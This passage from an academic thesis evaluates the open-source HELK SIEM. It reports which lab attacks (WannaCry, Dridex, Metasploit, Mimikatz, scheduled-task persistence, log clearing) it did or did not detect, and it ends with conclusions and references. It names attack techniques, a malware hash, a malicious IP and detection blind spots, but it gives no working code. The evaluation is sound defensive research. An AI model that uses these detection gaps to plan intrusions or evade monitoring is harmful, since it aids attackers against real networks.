
WannaCry starts by encrypting all of the victim's files and uses the Timestomp [9] technique to modify the timestamps of the files. Then, it uses a binary signed by a trusted digital certificate to execute in the Windows environment, which is protected by digital signature validation.

Interestingly enough, the ransomware also interacts with the attrib.exe and icacls.exe processes. This happens because WannaCry encrypts also the hidden files, so it searches for hidden directories and files (Hidden Files and Directories alert). After that, WannaCry modifies the Access Control Lists of the files by using the icacls.exe process.

Time	process_name		rule_technique_name			
Jan 3, 2022 @ 22:24:55.098	icacls.exe	T1222	File Permissions Modification	windows-10	-	konstantinos
Jan 3, 2022 @ 22:24:55.068	attrib.exe	T1158	Hidden Files and DirectoriesHidden Files and Directories	windows-10	-	konstantinos
Jan 3, 2022 @ 22:24:55.045	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	T1099	Timestomp	windows-10	-	-

Picture 59: WannaCry alerts - 2

The ransomware has generated 1.460 alerts in about 45 seconds. During that, time it has finished encrypting all the files and the Wana Decrypt0r windows has showed up. Therefore, HELK successfully recognized this threat too.



Picture 60: WannaCry total alerts

The Ubuntu machine contaminated with the BotenaGo malware did not produce any alerts in HELK whatsoever. Even though Filebeat sent logs to HELK and they were visible in Kibana, no rule was triggered in Elastalert.

Finally yet importantly, the Dridex banking Trojan was injected in the Windows 7 client. HELK managed to recognize many of Dridex's actions.

Time	process_name	rule_technique_id	rule_technique_name	host_name	user_name	dst_ip_addr
Jan 6, 2022 @ 19:21:39.121	dridex.exe	T1130	Install Root Certificate	windows-7	victim1	-
Jan 6, 2022 @ 19:21:39.105	dridex.exe	T1130	Install Root Certificate	windows-7	victim1	-
Jan 6, 2022 @ 19:21:39.105	dridex.exe	T1130	Install Root Certificate	windows-7	victim1	-
Jan 6, 2022 @ 19:21:39.105	dridex.exe	T1130	Install Root Certificate	windows-7	victim1	-
Jan 6, 2022 @ 19:21:39.105	dridex.exe	T1130	Install Root Certificate	windows-7	victim1	-
Jan 6, 2022 @ 19:21:39.105	dridex.exe	T1130	Install Root Certificate	windows-7	victim1	-
Jan 6, 2022 @ 19:21:38.620	dridex.exe	T1003	Credential Dumping	windows-7	victim1	-
Jan 6, 2022 @ 19:21:38.619	dridex.exe	T1036	Masquerading	windows-7	victim1	103.9.36.172


Picture 61: Dridex related alerts

First things first, Dridex establishes a connection with the destination IP 103.9.36.172 (malicious host) in port 443. It also uses the Masquerading method [9] to make the malicious link appear as a legitimate one. Then it tries to send to that IP the usernames and passwords of the victim. Simultaneously, it installs root certificates. Adversaries may install a root certificate on a compromised system to avoid warnings when connecting to adversary controlled web servers. Therefore, many of the Trojan's methods were identified.

6.5 Persistence

To maintain persistence the attacker created two scheduled tasks in the Windows 7 computer. The first task creates a systeminfo.txt file, containing useful information about the victim's PC, every once a week and deposits it in the C:/ drive. The latter sends packets over the network to the Kali Linux virtual machine to show the victim's PC is up and running.

In the first case, HELK recognizes the command used and the file created and produces a number of alerts regarding these events.



Time	process_name	rule_technique_id	rule_technique_name	user_name
Jan 4, 2022 @ 20:12:40.074	taskhost.exe	T1053	Scheduled Task	local service
Jan 4, 2022 @ 20:12:39.652	taskhost.exe	-	-	local service
Jan 4, 2022 @ 20:12:37.691	services.exe	T1047	File System Permissions Weakness	system
Jan 4, 2022 @ 20:12:24.095	svchost.exe	T1543	Service Creation	system
Jan 4, 2022 @ 20:12:24.049	svchost.exe	T1053	Scheduled Task	system
Jan 4, 2022 @ 20:12:24.049	svchost.exe	T1053	Scheduled Task	system
Jan 4, 2022 @ 20:12:24.049	svchost.exe	T1053	Scheduled Task	system
Jan 4, 2022 @ 20:12:24.033	svchost.exe	-	-	system
Jan 4, 2022 @ 20:12:23.986	svchost.exe	-	-	system
Jan 4, 2022 @ 20:12:23.721	at.exe	T1059	Command-Line Interface	system

Picture 62: Scheduled task (systeminfo) command run

We observe that HELK detects the at.exe command running in the Command line environment. This generates numerous other alerts that inform us a scheduled task is created in our system. If we dig in deeper and click the dropdown list in these alerts, we will see the exact command run in command line and the scheduled task.

Jan 4, 2022 @ 20:15:02.968	systeminfo.exe	T1047	Windows Management Instrumentation	system
Jan 4, 2022 @ 20:15:02.873	wmiprvse.exe	T1047	Windows Management Instrumentation	local service
Jan 4, 2022 @ 20:15:02.810	wmiprvse.exe	T1047	Windows Management Instrumentation	local service
Jan 4, 2022 @ 20:15:00.853	wmiprvse.exe	T1003	Credential Dumping	network service
Jan 4, 2022 @ 20:15:00.711	wmiprvse.exe	T1047	Windows Management Instrumentation	network service
Jan 4, 2022 @ 20:15:00.632	wmiprvse.exe	T1047	Windows Management Instrumentation	network service
Jan 4, 2022 @ 20:15:00.367	systeminfo.exe	T1033	System Owner/User Discovery	system
Jan 4, 2022 @ 20:15:00.227	cmd.exe	T1059	Command-Line Interface	system

Picture 63: Systeminfo.txt file created after scheduled task

When the file is created, HELK also informs us that it contains loads of information that could be manipulated by an adversary. Firstly, it recognizes that the scheduled task uses the Command line to run this task. Then, it detects that Credential Dumping and User Discovery are happening.


However, in the second part where we schedule the ping command, HELK does not seem to detect this activity in total. When the task is scheduled, HELK shows the same alerts as before. Nevertheless, when the event actually happens only one alert is generated informing the user that a command line session opened. And even in this alert no further information is provided about the actions happening. So, HELK detects poorly the ping command similarly to the first phase of Reconnaissance.

Time	process_name	rule_technique_id	rule_technique_name	user_name
Jan 4, 2022 @ 21:07:00.007	cmd.exe	T1059	Command-Line Interface	system

Picture 64: Ping was partly detected

6.6 Covering Tracks


The systeminfo.txt file was hidden in the Very_Important_document.txt file with a type command. HELK detected this activity.



Time	process_name	rule_technique_id	rule_technique_name	host_name	user_name
Jan 5, 2022 @ 18:02:2	searchfilterhost.exe	T1055	Process Injection	windows-7	system
Jan 5, 2022 @ 18:02:25.281	searchfilterhost.exe	T1055	Process Injection	windows-7	system
Jan 5, 2022 @ 18:02:24.998	cmd.exe	-	-	windows-7	system
Jan 5, 2022 @ 18:02:24.998	cmd.exe	-	-	windows-7	system
Jan 5, 2022 @ 18:02:24.998	cmd.exe	-	-	windows-7	system

Picture 65: Hidden file action was detected


Inside the alerts, it also possible to see which file was hidden inside which.



Picture 66: Hidden file shown

Interestingly enough, there are no rules triggered in the beginning of the process, just log events appearing in the HELK monitor.

In the end, clearing the security, system and application logs in the Windows 7 host did not trigger any rules. Only the events were recorded.



Time	process_name	rule_technique_id	rule_technique_name	host_name	user_name	xml_name	log_name
Jan 5, 2022 @ 20:07:44.213	-	-	-	windows-7	-	LogFileCleared	Security
Jan 5, 2022 @ 20:07:44.026	-	-	-	windows-7	-	LogFileCleared	System
Jan 5, 2022 @ 20:07:43.821	-	-	-	windows-7	-	LogFileCleared	System

Picture 67: Log deletion events

We can see the three events, one for each case but there are no alerts just events. In addition, we can see that one of them concerns security logs and the other two system logs (system and application). In that case, HELK partly detected the log deletion only because of the logs produced for these actions.

6.7 Summary

The results of the above tests are presented briefly in the table below.

Table 1: Test Results

Phase	Attack	Result
Reconnaissance and Enumeration	Nessus Host Discovery Scan	Not Detected
	Nessus Basic Scan	Detected
	Nmap Stealth Scan	Not Detected
	Nmap Full Scan	Detected
Exploitation and Privilege Escalation	Eternal Blue exploit (Metasploit)	Not Detected
	Privilege Escalation Commands (getsystem, hashdump, shell via Metasploit)	Not Detected
	Important files download	Not Detected
	Mimikatz upload	Not Detected
	Mimikatz commands (plaintext passwords acquired)	Detected
Brute Force	Hydra Brute Force	Detected
Malware Injection	Emotet	Detected
	WannaCry	Detected
	BotenaGo	Partly Detected
	Dridex	Detected

Maintain Persistence	Scheduled task (systeminfo command and file)	Detected
	Scheduled task (ping command)	Partly Detected
Covering Tracks	Hide attacker's file inside a legitimate file	Detected
	Delete security, system and application logs	Partly Detected

7. CONCLUSIONS

By reviewing the HELK SIEM, many conclusions can be derived from this study. We tested HELK through many types of attacks to check if it can detect them. The goal of the evaluation was to check if the SIEM is a valuable asset of the Threat Hunting process. Therefore, the main pillars we need to evaluate are the installation of the application, the user interface it provides, the detection capabilities and the correlation with existing MITRE ATT&CK techniques.

7.1 Benefits

Before we proceed to the pros, we have to mention that this piece of software is open-source, which means it is free to download and use. Although, many of the plugins developed for the application need payment to be provided, the core application features are included for free. After all, this program is a modified version of the ELK Stack so it could not be entirely be provided with no cost.

The installation was relatively easy. There is extensive documentation online [9] and the steps are described in detail. The installation process was also fast and we could see the logs during this process. This gives us the opportunity to detect at the spot any errors that could emerge. Overall, the installation is one of the positive attributes of HELK as it is quickly done and very easy to finish.

The Interface of Kibana is user friendly and ideal for entry-level users who have not yet any experience with other SIEMs or the Elastic products. There are default dashboards that can be used at once and the logs HELK receives can be viewed directly at the Discover tab. Moreover, the user can interact with Kibana without messing with any of the rules or changing the default configuration of HELK.

HELK managed to discover most of the attacks we tried. In particular, it identified 12 out of 18 attacks. Even though this is might seem an unacceptable rate of detection we should mention that two of these attacks were carried out using the ping command and 4 of these were part of the whole Metasploit framework series of attacks. Therefore, HELK in fact does not recognize two categories and not six different attacks. The detection capabilities of HELK rely heavily on the logs produced by the endpoints and thus we can conclude that if a client does not generate a specific log for an event, HELK will neither show us the related event in the dashboard. HELK visualizes every event that hosts deliver to it even if it is not tied to a MITRE ATT&CK rule. Therefore, HELK has observes every action and informs its user of everything that happens. So, the security administrator has an overview of the events that take place in his devices.

As explained in the first section of this thesis, HELK produces alerts and correlates them to specific techniques from the MITRE ATT&CK framework. The techniques shown are explanatory and directly give us hints about the possible outcomes of the attacks. A Threat Hunter can benefit from these hints as to what method of approach to use or where to look for the adversary.

7.2 Drawbacks

HELK might be free to use but it is not indicated for enterprise use. It is ideal for research purposes but the lack of on demand support is a major disadvantage. Moreover, the author

of the application provides updates whenever his able to do so, therefore the SIEM might be vulnerable itself (although there is no any such indication)..

Even though the installation process of the application was straightforward, installing beats in the client PCs might be a bit trickier. With Winlogbeat, there was no problem as it was just a usual installation. Enabling the required audit processes to start the logs generation was the difficult part. Other beats need to be configured before use and no further documentation is provided for this procedure. For example, the Filebeat installation and configuration processes are not included in any documentation file.

Kibana might be easy at first sight for a novice user but it needs more advanced skills to take advantage of its full capabilities. It is easy to learn but hard to master. To create your own visualizations or dashboards is not the easiest thing to do and you need to read the documentation of elastic to be able to do so.

HELK is very “noisy”. What we mean by that is as we mentioned before HELK produces events for every log it receives even if it is not tied with a rule or technique. Furthermore, many of the alerts have realert parameter in their .yaml file. This parameter is set to 1 in most cases, which translates to continuous realerts every minute. Therefore, many of these rules need to be configured to never realert or realert in specific cases. This would clean up the “messy” dashboard. In addition to the above solution, HELK provides a “training” utility, which acts as an anomaly-based IDS. It can learn the normal behavior of the network and detect only different situations. This can also assist in HELK being more accurate.

In relation with the above observation, there is also a great number of false positive detections. When a service starts and HELK detects all the processes generated it also correlates them with MITRE ATT&CK techniques even though no attack took place. This leads to many miscalculated results and false speculations as to what the attacker does at the time. Without saying, we can modify these rules to not produce alerts in certain cases, but that also requires messing with the rules manually.

Additionally many of the rules are outdated or broken. Many of the Technique IDs provided do not correspond to MITRE rules. MITRE has changed, modified, or deleted these categories but HELK did not update its database. As a result, a Threat Hunter might be confused if he solely depends on the HELK outcome.

7.3 Similar studies

A similar study has shown that a paid SIEM (Splunk) [28], was successful at detecting DDoS attacks from an IoT botnet. In addition, it managed to mitigate the attacks by monitoring, filtering and denying TCP SYN, DNS and ICMP packets from the compromised devices. Splunk though is an all in one solution (IDS, IPS and SIEM) and does not just monitor a network, but it can also act reactively and defend against cyber-attacks. Our proposed open source SIEM is only a proactive measure and as such, it cannot be considered as an similar case to be compared. Also, in the Splunk case, only DDoS was tested, in comparison to HELK. We used at least five different attacking techniques against our network.

Another threat-hunting program evaluated according to the phases of the Cyber Kill Chain model was Security Onion (SecOn) [29]. This SIEM was tested in a network, which included SCADA systems, and the logs produced from the devices were shipped to SecOn. In this environment, an anomaly-based IDS in coordination with the SCADA devices produced logs and reports that were then given to the SIEM to evaluate them. Even if the IDS managed to find a threat pattern, it had to be crosschecked with the SIEM to give to the administrator the

final verdict. In this example, the SIEM was tested against many similar attacks to our project. The SecOn solution was more successful in detecting Ping and Nmap scans than HELK, although even SecOn was not 100% successful at detecting these attacks either.

Finally, in the study “Automation of log analysis using the Hunting ELK stack” [21], two scenarios were presented. In the first one, the attackers could execute malicious commands in cmd and PowerShell. In the second scenario, which is very similar to ours, the adversary could execute Mimikatz and escalate privileges. HELK was successful in detecting both of these attacks. We also detected successfully Mimikatz and all of its commands.in this Thesis.

7.4 Final Thoughts

Interacting with HELK and experimenting with its features is extremely useful if this tool is to be used for educational or research purposes.. We would not recommend it for use in an enterprise environment, as there are more complete but costly solutions, even with on-site support. However, taking into account that it is free and open-source, it could be a useful weapon in a Threat Hunter’s armory, especially if combined with IDS, whereas it can be considered as a significant step to further proceed with more advanced solutions.

ABBREVIATIONS – ACRONYMS

C&C	Command and Control
CPU	Central Processing Unit
DDoS	Distributed Denial of Service
DLL	Dynamic Link Library
EDR	Endpoint Detection and Response
ELK	Elasticsearch Logstash Kibana
GPU	Graphics Processing Unit
HELK	Hunting Elasticsearch Logstash Kibana
IDS	Intrusion Detection System
IOC	Indicators of Compromise
IoT	Internet of Things
IPS	Intrusion Prevention System
NIST	National Institute of Standards and Technology
NTFS	New Technology File System
POS	Point of Sale
SANS	System Administration, Networking and Security
SIEM	Security Information and Event Management
SOC	Security Operations Center
SQL	Structured Query Language
VM	Virtual Machine

REFERENCES

[1] Statista, https://www.statista.com/

[2] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, Ch. Seaman, N. Sullivan, K. Thomas, Yi Zhou, Understanding the Mirai botnet, *26th USENIX Security Symposium,* 16-18 Aug. 2017

[3] Kaspersky Lab, Kaspersky Security Bulletin 2021: Statistics, https://securelist.com/ksb-2021/ ,2021

[4] McAfee, Advanced Threat Research Report, Oct. 2021

[5] C. Krasznay, Case Study: The NotPetya Campaign, *Információ- és kiberbiztonság*, Jan. 2020, *pp.485-499*

[6] C. Crowley and J. Pescatore, A SANS 2021 Survey: Security Operations Center (SOC), *SANS White Paper*, 27 Oct. 2021.

[7] B.E. Strom, J.A. Battaglia, M.S. Kemmerrer, W. Kupersanin, D.P. Miller, C. Wampler, S.M. Whitley and R.D. Wolf, Finding Cyber Threats with ATT&CK-Based Analytics, *MITRE Technical Report*, June 2017.

[8] MITRE ATT&CK, https://attack.mitre.org/ [Last visited 26/1/2022]

[9] R. Rodriguez, Welcome to HELK!: Enabling Advanced Analytics Capabilities, *Cyber Wardog Lab*, 9 Apr. 2018; https://cyberwardog.blogspot.com/2018/04/welcome-to-helk-enabling-advanced_9.html. [Last visited 19/1/2022]

[10] R. Rodriguez, Cyb3rWard0g/HELK, *GitHub*, 28 Mar. 2018; https://github.com/Cyb3rWard0g/HELK . [Last visited 19/1/2022]

[11] M. Graeber, mattifestation/PSSysmonTools, *GitHub*, https://github.com/mattifestation/PSSysmonTools . [Last visited 22/12/2021]

[12] O. Hartong, olafhartong/sysmon-modular, *GitHub*, https://github.com/olafhartong/sysmon-modular . [Last visited 22/12/2021]

[13] Elastic, Winlogbeat quick start: Installation and configuration, https://www.elastic.co/guide/en/beats/winlogbeat/current/winlogbeat-installation-configuration.html

[14] Elastic website, https://www.elastic.co/elastic-stack/

[15] Cisco, https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html, [Last visited 19/1/2022]

[16] Q.-D.Ngo, H-T Nguyen, V-H. Le and D-H. Nguyen, A Survey of IoT malware and detection methods based on static features, *ICT Express 6 (2020)*, Korean Institute of Communications and Information Sciences, pp 280-286.

[17] S. Kuraku and D. Kalla, Emotet Malware – A Banking Credentials Stealer, *IOSR Journal of Computer Engineering*, Vol. 22, Issue 4, Jul-Aug 2020, pp 32-40.

[18] S. Mohurle and M. Patil, A brief study of Wannacry Threat: Ransomware Attack 2017, *International Journal of Advanced Research in Computer Science*, Vol. 8, No. 5, May-June 2017.

[19] O. Caspi, AT&T Alien Labs finds new Golang malware (BotenaGo) targeting millions of routers and IoT devices with more than 30 exploits, https://cybersecurity.att.com/blogs/labs-research/att-alien-labs-finds-new-golang-malwarebotenago-targeting-millions-of-routers-and-iot-devices-with-more-than-30-exploits , *AT&T Blog,* 11 Nov. 2021

[20] A. Moore, Research Note – Banking Malware Explained: the Case of Dridex, *DePaul University, College of Computing and Digital Media*, 1 Jun. 2016.

[21] M.A. Stan, Automation of Log Analysis Using the Hunting ELK Stack, *Romanian Cyber Security Journal*, vol. 3, no. 1, Spring 2021.

[22] H. Damghani, L. Damghani, H. Hosseinian and R. Sharifi, Classification of Attacks on IoT, *4th International Conference on Combinatronics, Cryptography, Computer Science and Computing*, 20-21 Nov. 2019

[23] D. Gunter and M. Seitz, A Practical Model for Conducting Cyber Threat Hunting, *SANS White Paper*, 29 Nov. 2018.

[24] M. Vielberth and G. Pernhul, A Security Information and Event Management Pattern, *12th Latin American Conference on Pattern Languages of Programs*, November 2018.

[25] J. Hubbard, Guide to Security Operations, *SANS SOC Poster*, 2020.

[26] C. Wai, Conducting a Penetration Test on an Organization, *SANS White Paper*, 4 Oct. 2001.

[27] K. Scarfone, M. Souppaya, A. Cody, An. Orebaugh, Technical Guide to Information Security Testing and Assesment, Recommendations of the National Institute of Standards and Technology, *NIST Special Publication 800-115,* Sep. 2008

[28] B. Al-Duwairi, W. Al-Kahla, M. A. AlRefai, Y. Abdelqader, A. Rawash, R. Fahmawi, SIEM-based detection and mitigation of IoT-botnet DDoS attacks, *International Journal of Electrical and Computer Engineering, Vol. 10, No 2,* Apr 2020, pp. 2182-2191

[29] V. K. Singh, S. P. Callupe, M. Govindarasu, Test-bed Evaluation of SIEM Tool for Cyber Kill Chain Model in Power Grid SCADA System, *Department of Electrical and Computer Engineering, Iowa State University,* 2019